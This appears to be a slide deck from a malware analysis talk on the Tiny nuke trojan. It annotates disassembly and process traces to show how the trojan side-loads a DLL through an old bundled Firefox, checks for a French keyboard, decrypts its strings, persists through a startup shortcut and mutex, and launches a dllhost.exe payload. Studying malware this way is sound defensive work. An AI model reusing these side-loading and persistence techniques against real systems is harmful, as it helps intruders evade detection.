msvcr110	06/11/2012 11:20	Extensio
ucrtbase.dll	05/10/2017 07:44	Extensio
vcruntime140.dll	05/10/2017 07:44	Extern

Description du fichier : Firefox  
Entreprise : Mozilla Corporation  
Version du fichier : 56.0.0.6478  
Date de création : 19/09/2018 14:39  
Taille : 518 Ko

- Drops a picture (each variants has its own custom picture !)
- And a legitimate old version of firefox.exe...?

# FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }



```
kernel32.dll:76101072 kernel32_CreateProcessA:
kernel32.dll:76101072 mov     edi, edi
kernel32.dll:76101074 push    ebp
kernel32.dll:76101075 mov     ebp, esp
kernel32.dll:76101077 push    0
kernel32.dll:76101079 push    dword ptr [ebp+2Ch] ; facture_logistique.tmp
kernel32.dll:7610107C push    dword ptr [ebp+28h] ; 00000044
kernel32.dll:7610107F push    dword ptr [ebp+24h] ; C:\Users\7Up\AppData\Loc
kernel32.dll:76101082 push    dword ptr [ebp+20h] ; 0
kernel32.dll:76101085 push    dword ptr [ebp+1Ch] ; 04000000
kernel32.dll:76101088 push    dword ptr [ebp+18h] ; 0
kernel32.dll:7610108B push    dword ptr [ebp+14h] ; 0
kernel32.dll:7610108E push    dword ptr [ebp+10h] ; 0
kernel32.dll:76101091 push    dword ptr [ebp+0Ch] ; C://Users/
kernel32.dll:76101094 push    dword ptr [ebp+8]
kernel32.dll:76101097 push    0
kernel32.dll:76101099 call    near ptr kernel32_CreateProcessInternalA
kernel32.dll:7610109E pop     ebp
```

- Back to our CreateProcess, where we break earlier
- Let's spawn the firefox.exe process!

# FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }

The screenshot shows the IDA Pro interface with the assembly view of `kernel32.dll:76101072` at the `kernel32_CreateProcessA` function. The assembly code is as follows:

```
kernel32.dll:76101072 kernel32_CreateProcessA:
kernel32.dll:76101072 mov     edi, edi
kernel32.dll:76101074 push   esi
kernel32.dll:76101075 push   ebx
kernel32.dll:76101077 push   ecx
kernel32.dll:76101079 push   edx
kernel32.dll:7610107C push   ebp
kernel32.dll:7610107F push   esi
kernel32.dll:76101082 mov     esi, edi
kernel32.dll:76101085 push   esi
kernel32.dll:76101088 push   esi
kernel32.dll:7610108B push   esi
kernel32.dll:7610108E push   esi
kernel32.dll:76101091 push   esi
kernel32.dll:76101094 push   dword ptr [ebp+8]
kernel32.dll:76101097 push   0
kernel32.dll:76101099 call    near ptr kernel32_CreateProcessInternalA
kernel32.dll:7610109E pop     ebp
```

Overlaid on the assembly view is a task manager window showing the following processes:

Process Name	Private Bytes	Working Set	Virtual Bytes
idaq64.exe	0.12	90 512 K	74 568 K
facture logistique.exe		2 476 K	4 004 K
facture logistique.tmp		12 316 K	14 064 K
firefox.exe	Suspended	388 K	140 K
idaq64.exe	0.38	44 632 K	57 380 K
procexp64.exe	0.43	13 032 K	22 764 K
Procmon.exe		3 704 K	10 340 K
Procmon64.exe	0.21	29 416 K	34 548 K

A dashed box highlights the `firefox.exe` process, with a note indicating it is the `firefox.exe` process.

# FIREFOX.EXE [ATTACHED] { THE INSTALLER }

```

kernel32.dll:76104977 ; Attributes: bp-based frame
kernel32.dll:76104977
kernel32.dll:76104977 kernel32_LoadLibraryA proc near
kernel32.dll:76104977
kernel32.dll:76104977 arg_0= dword ptr 8
kernel32.dll:76104977 ; FUNCTION CHUNK AT kernel32.dll:761338F
kernel32.dll:76104977
RIP kernel32.dll:76104977 mov edi, edi
kernel32.dll:76104979 push ebp
kernel32.dll:7610497A mov ebp, esp
kernel32.dll:7610497C cmp [ebp+arg_0], 0
kernel32.dll:76104980 push ebx
kernel32.dll:76104981 push esi
kernel32.dll:76104982 push edi
kernel32.dll:76104983 jz short loc_7610499C
kernel32.dll:76104985 push offset aTwain_32_dll
kernel32.dll:7610498A push [ebp+arg_0]
kernel32.dll:7610498D call near ptr unk_761049C2
kernel32.dll:76104992 pop ecx
kernel32.dll:76104993 pop ecx
kernel32.dll:76104994 test eax, eax

```

```


QueryNameInfo... C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\api-ms-win-crt-utili-
CreateFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\api-ms-win-crt-utili-
CloseFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\api-ms-win-crt-utili-
Thread Exit
QueryNameInfo... C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\firefox.exe
CreateFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\dependentlibs.list
ReadFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\dependentlibs.list
ReadFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\dependentlibs.list
CreateFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\data.dll
ReadFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\data.dll
ReadFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\data.dll
ReadFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\data.dll
CloseFile C:\Users\7Up\AppData\Local\Temp\is-617E5.tmp\data.dll

```

- Loads looooots of libraries and...
- ... Dependentlibs.list?










# FIREFOX.EXE [ATTACHED] { THE INSTALLER }



- Old versions of Firefox load the dependentlibs.list file
- This file contains any library you want...
- **Vulnerability used:** lack of integrity check
- Now we have our payload!

# DATA.DLL { THE LOADER }

	cryptbase.dll	0000000074FE9000	0000000074FEA000	R	W	.	D	.	byte
	cryptbase.dll	0000000074FEA000	0000000074FEC000	R	.	.	D	.	byte
	data.dll	0000000010000000	0000000010001000	R	.	.	D	.	byte
	data.dll	0000000010001000	0000000010009000	R	.	X	D	.	byte
	data.dll	0000000010009000	000000001000B000	R	.	.	D	.	byte
	data.dll	000000001000B000	0000000010026000	R	W	.	D	.	byte
	data.dll	0000000010026000	0000000010028000	R	.	.	D	.	byte

```

data.dll:100015EF
data.dll:100015EF loc_100015EF:
data.dll:100015EF push    edi
data.dll:100015F0 push    esi
data.dll:100015F1 push    ebx
data.dll:100015F2 call     func_CreateThread
data.dll:100015F7 mov     [ebp-1Ch], eax
data.dll:100015FA cmp     esi, 1
data.dll:100015FD jnz     short loc_10001623
data.dll:100015FF test    eax, eax
data.dll:10001601 jnz     short loc_10001623
data.dll:10001603 push    edi
data.dll:10001604 push    eax
data.dll:10001605 push    ebx
  
```

- Break on accessing data.dll
- Creation of a thread
- Let's dive into it


# DATA.DLL { THE LOADER }

```

data.dll:10001030
data.dll:10001030 loc_10001030: ; DATA XREF: data.dll:1
data.dll:10001030 push     edi
data.dll:10001031 push     esi
data.dll:10001032 push     ebp
data.dll:10001033 push     ebx
data.dll:10001034 sub      esp, 10h
data.dll:10001037 push     offset aKernel32_dll_0 ; "Kernel32.dll"
data.dll:1000103C call     GetModuleHandle
data.dll:10001042 push     offset aGetthreaduilanguage ; "GetThreadUILanguage"
data.dll:10001047 push     eax
data.dll:10001048 call     GetProcAddress
data.dll:1000104E mov      ebp, eax
data.dll:10001050 push     0
data.dll:10001052 call     GetKeyboardLayout
data.dll:10001058 movzx    eax, al
data.dll:10001058 cmp      eax, 0Ch
data.dll:1000105E jz       short loc_10001074
data.dll:10001060 call     ebp
data.dll:10001062 movzx    eax, eax=000000000000000C
data.dll:10001065 cmp      eax, 0Ch
data.dll:10001068 jz       short loc_10001074
data.dll:1000106A mov      large dword ptr ds:0, 0DEADBEEFh
data.dll:10001074 loc_10001074: ; CODE XREF: data.dll:

```

- Checking system and keyboard language
- Would continue if result is "0C"
- "0C" is code for... French language!



# UNPACK { THE LOADER }

```

000002E2 push    aQ8 ; "Q8-]"
000002F3 call    DecipherStrings
000002F8 add     esp, 0Ch
000002FB mov     dword_D17D5C, eax
00000300 push    0Eh
00000302 push    offset aEsfepnsusaqbsa ; "ESFEPNSUSAQBSA"
00000307 push    offset unk_D0D4B8
0000030C call    DecipherStrings
00000311 add     esp, 0Ch
00000314 mov     dword_D17D60, eax
00000319 push    12h
0000031B push    offset aCq34b9eeig031cs7ct ; "CQ34B9EEIG031CS7CT"
00000320 push    offset unk_D0D4DC
00000325 call    DecipherStrings
0000032A add     esp, 0Ch
0000032D mov     dword_D17D64, eax
00000332 push    12h
00000334 push    offset aSgehi72rxhsunr4paj ; "SGEHI72RXHSUNR4PAJ"
00000339 push    offset unk_D0D504
0000033E call    DecipherStrings
00000343 add     esp, 0Ch
00000348 mov     dword_D17D68, eax

```

- Decipher itself into the memory
- Hardcoded XOR key for each strings

```

1E 50 73 61 70 69 2E 64 6C N.¼.Ç2..Psapi.dll
8 AB AB AB EE FE EE FE EE FE 1.¼¼¼¼¼¼¼¼¼¼|_|_|
00 00 4E 0A F3 1B 80 32 00 1C .....N.¼.Ç2..
74 2E 64 6C 6C 00 AB AB AB AB wininet.dll.¼¼¼¼
EE FE 00 00 00 00 00 00 00 00 ¼¼¼¼|_|.....
00 1E 67 64 69 33 32 2E 64 6C N.¼.Ç2..gdi32.dll
AB AB AB AB EE FE EE FE EE FE 1.¼¼¼¼¼¼¼¼¼¼|_|_|
00 00 4E 0A F3 1B 80 32 00 1C .....N.¼.Ç2..
65 42 6F 78 41 00 AB AB AB AB MessageBoxA.¼¼¼¼
EE FE 00 00 00 00 00 00 00 00 ¼¼¼¼|_|.....
00 1B 47 65 74 57 69 6E 64 6F M.¼.Ç2..GetWindo
63 74 6F 72 79 41 00 AB AB AB wsDirectoryA.¼¼¼¼
EE FE 00 00 00 00 00 00 00 00 ¼¼¼¼¼¼|_|.....
00 1C 57 69 64 65 43 68 61 72 M.¼.â2..WideChar
69 42 79 74 65 00 AB AB AB AB ToMultiByte.¼¼¼¼
FE FE 00 00 00 00 00 00 00 00 ¼¼¼¼|_|.....
0 1D 4C 6F 63 61 6C 41 6C 6C N.¼.â2..LocalAll
AB AB AB AB EE FE EE FE EE FE oc.¼¼¼¼¼¼¼¼¼¼|_|_|

```

- Major part of malwares are packed  
→ obfuscation, sizing issues...

# PERSISTENCE { THE LOADER }

```


0063E var_8= dword ptr -8
0063E var_1= byte ptr -1
0063E arg_0= dword ptr 8
0063E
0063E push ebp
0063F mov ebp, esp
00641 sub esp, 20h
00644 mov [ebp+var_8], ecx
00647 mov [ebp+var_1], 0
00648 push 0
0064D push 0
0064F push 3
00651 push 0
00653 push File permissions
00655 push 80000000h
0065A push [ebp+arg_0]
0065D call CreateFile
00663 mov ecx, [ebp+var_8]
00666 mov [ecx+4], eax
00669 mov eax, [ebp+var_8]
0066C cmp dword ptr [eax+4], 0FFFFFFFh

```

The screenshot shows a list of network packets. The 33rd packet is highlighted with a green box and contains the hex value F255073EA43008EB.

- To survive reboot, malware often deploy persistence
- Tiny nuke does basic persistence:
  - Creation of a folder

# PERSISTENCE { THE LOADER }



Nom	Modifié le	Type
api-ms-win-core-synch-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-core-sysinfo-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-core-timezone-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-core-util-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-conio-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-convert-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-environment-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-filesystem-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-heap-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-locale-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-math-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-multibyte-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-private-l1-1-0.dll	05/10/2017 07:44	Extension
api-ms-win-crt-process-l1-1-0.dll	05/10/2017 07:44	Extension


- To survive reboot, malware often deploy persistence
- Tiny nuke does basic persistence:
  - Creation of a folder
  - Dropping again its files  
(old vulnerable firefox.exe included)

# PERSISTENCE { THE LOADER }

```

000000000005B66 lea     eax, [ebp+var_103]
000000000005B66 push    eax
000000000005B67 call    LoopAlaCon
000000000005B6C add     esp, 0Ch
000000000005B6F lea     eax, [ebp+var_104]
000000000005B75 push    eax
000000000005B76 push    0
000000000005B78 push    0
000000000005B7A push    7
000000000005B7C push    0
000000000005B7E call    GetFolderPath
000000000005B84 push    dword_D1757C
000000000005B8A lea     eax, [ebp+var_104]
000000000005B90 push    eax
000000000005B91 call    lstrCat
000000000005B97 push    offset aF255073ea43008eb ; "F255073EA43008EB"
000000000005B9C lea     eax, [ebp+var_104]
000000000005BA2 push    eax
000000000005BA3 call    lstrCat
000000000005BA9 push    offset a_ink ; ".lnk"
000000000005BAE lea     eax, [ebp+var_104]
000000000005BB4 push    eax
000000000005BB5 call    lstrCat
000000000005BB8 mov     [ebp+var_208], 0
000000000005BC2 push    103h
000000000005BC7 push    0
000000000005BC9 lea     eax, [ebp+var_207]
000000000005BCF push    eax
000000000005BD0 call    LoopAlaCon

```



- To survive reboot, malware often deploy persistence
- Tiny nuke does basic persistence:
  - Creation of a folder
  - Dropping again its files  
(old vulnerable firefox.exe included)
- Creation of a .lnk file for firefox.exe in the startup folder

# CREATING MUTEX { THE LOADER }

```

debug044:00005D3F add     esp, 0Ch
debug044:00005D42 push    104h
debug044:00005D47 lea     eax, [ebp-20Ch]
debug044:00005D4D push    eax
debug044:00005D4E push    0
debug044:00005D50 call    GetModuleFileName
debug044:00005D56 push    offset aF255073ea43008eb
debug044:00005D58 push    1
debug044:00005D5D push    0
debug044:00005D5F call    CreateMutex
debug044:00005D65 mov     dword D17FD4, eax
debug044:00005D6A call    GetLastError
debug044:00005D70 cmp     eax, 0B7h
debug044:00005D75 jnz     short loc_D05D84
debug044:00005D77 call    GetPID
debug044:00005D7D push    eax
debug044:00005D7E call    WrapperExit
debug044:00005D83 pop     ecx
debug044:00005D84 loc_D05D84:
debug044:00005D84 mov     byte ptr [ebp-108h], 0
debug044:00005D88 push    103h
debug044:00005D90 push    0
debug044:00005D92 lea     eax, [ebp-107h]
  
```

- > Error Handling Functions
- > Error Handling Macros
- > Error Handling Structures
- ✓ System Error Codes

## System Error Codes (0-499)

System Error Codes  
(500-999)

System Error Codes  
(1000-1299)

## ERROR\_INVALID\_ORDINAL

182 (0xB6)

The operating system cannot run %1.

## ERROR\_ALREADY\_EXISTS



183 (0xB7)

Cannot create a file when that file already exists.

- **Mutex:** avoid a machine to get re-infected
- If the mutex has already been created, exit



# SPAWNING FIREFOX.EXE AGAIN ! { THE INSTALLER }



- Rings a bell?
- And what process is going to spawn now?
- Firefox.exe! ...what, again?!

# FIREFOX.EXE AGAIN... AND THEN AGAIN { THE INSTALLER }

## DATA.DLL

## UNPACK

## PERSISTENCE

```

data.dll:100015EF loc_100015EF:
data.dll:100015EF push edi
data.dll:100015F0 push esi
data.dll:100015F1 push ebx
data.dll:100015F2 call func_CreateThread
data.dll:100015F7 mov [ebp-1Ch], eax
data.dll:100015FA cmp esi, 1
data.dll:100015FD jnz short loc_10001623
data.dll:100015FF test eax, eax
data.dll:10001601 jnz short loc_10001623
data.dll:10001603 push edi
data.dll:10001605 push ebx
data.dll:10001607 call func_CreateThread
data.dll:10001609 push 0
data.dll:1000160E push ebx
data.dll:1000160F call sub_100013B2
data.dll:10001614 mov eax, dword_100091B4
data.dll:10001619 test eax, eax
data.dll:1000161B jz short loc_10001623
data.dll:1000161D push edi
data.dll:1000161E push 0
data.dll:10001620 push ebx
data.dll:10001621 call eax ; dword_100091B4
data.dll:10001623 loc_10001623:
data.dll:10001623 test esi, esi

```

```

12CE push 6
12D0 push offset aTnpd0r ; "TNPD0R"
12D5 push offset a9_1 ; "9/(<_1"
12DA call DecipherStrings
12DF add esp, 0Ch
12E2 mov dword_D17D58, eax
12E7 push 4
12E9 push offset a7jh8 ; "7JH8"
12EE push offset aQ8 ; "Q8-]"
12F3 call DecipherStrings
12F8 add esp, 0Ch
12FB mov dword_D17D5C, eax
1300 push 1
1302 push offset aEsfnnsaq ; "EPNSAQBS"
1307 push offset unk_D04 ; "D04"
130C call DecipherStrings
1311 add esp, 0Ch
1314 mov dword_D17D60, eax
1319 push 12h
131B push offset aCq34b9eeig031cs7ct ; "CQ34B9EEIG031CS7CT"
1320 push offset unk_D004DC ; "D004DC"
1325 call DecipherStrings
132A add esp, 0Ch
132D mov dword_D17D64, eax
1332 push 12h
1334 push offset aSgehi72rxhsunr4paj ; "SGEHI72RXHSUNR4PAJ"
1339 push offset unk_D00504 ; "D00504"
133E call DecipherStrings
1343 add esp, 0Ch
1346 mov dword_D17D68, eax
134B push 0Ch
134D push offset aYdhi3aj8nuwq ; "YDHI3AJ8NUWQ"

```

```

000000000005B60 lea eax, [ebp+var_103]
000000000005B66 push eax
000000000005B67 call LoopA1aCon
000000000005B6C add esp, 0Ch
000000000005B6F lea eax, [ebp+var_104]
000000000005B75 push eax
000000000005B76 push 0
000000000005B78 push 0
000000000005B7A push 7
000000000005B7C push 0
000000000005B7E call GetFolderPath
000000000005B84 push dword_D1757C
000000000005B84 lea eax, [ebp+var_104]
000000000005B89 push eax
000000000005B89 call lstrCat
000000000005B89 push offset a_25_073e_43_08e ; "25-073e-43-08e"
000000000005B9C lea eax, [ebp+var_104]
000000000005BA2 push eax
000000000005BA3 call lstrCat
000000000005BA9 push offset a_lnk ; ".lnk"
000000000005BAE lea eax, [ebp+var_104]
000000000005BB4 push eax
000000000005BB5 call lstrCat
000000000005BB8 mov [ebp+var_208], 0
000000000005BC2 push 103h
000000000005BC7 push 0
000000000005BC9 lea eax, [ebp+var_207]
000000000005BCF push eax
000000000005BD0 call LoopA1aCon

```

# DLLHOST.EXE { THE PAYLOAD }

```

00000000000016255 push    eax
00000000000016256 call    strcat
00000000000016257 push    dllhost_exe
00000000000016258 lea     eax, [ebp+var_15C]
00000000000016259 push    eax
0000000000001625A call    strcat
0000000000001625B and     [ebp+var_58], 0
0000000000001625C push    40h
0000000000001625D push    0
0000000000001625E lea     eax, [ebp+var_54]
0000000000001625F push    eax
00000000000016260 call    sub_615CD9
00000000000016261 add     esp, 0Ch
00000000000016262 and     [ebp+var_14], 0
00000000000016263 xor     eax, eax
00000000000016264 lea     edi, [ebp+var_10]
00000000000016265 stosd
00000000000016266 stosd
00000000000016267 stosd
00000000000016268 mov     [ebp+var_58], 44h
00000000000016269 push    dword_627FD4
0000000000001626A call    ReleaseMutex
0000000000001626B push    dword_627FD4
0000000000001626C call    closeHandle
0000000000001626D lea     eax, [ebp+var_14]
0000000000001626E push    eax
0000000000001626F lea     eax, [ebp+var_58]
00000000000016270 push    eax
00000000000016271 push    0
00000000000016272 push    0
00000000000016273 push    4
00000000000016274 push    0
00000000000016275 push    0
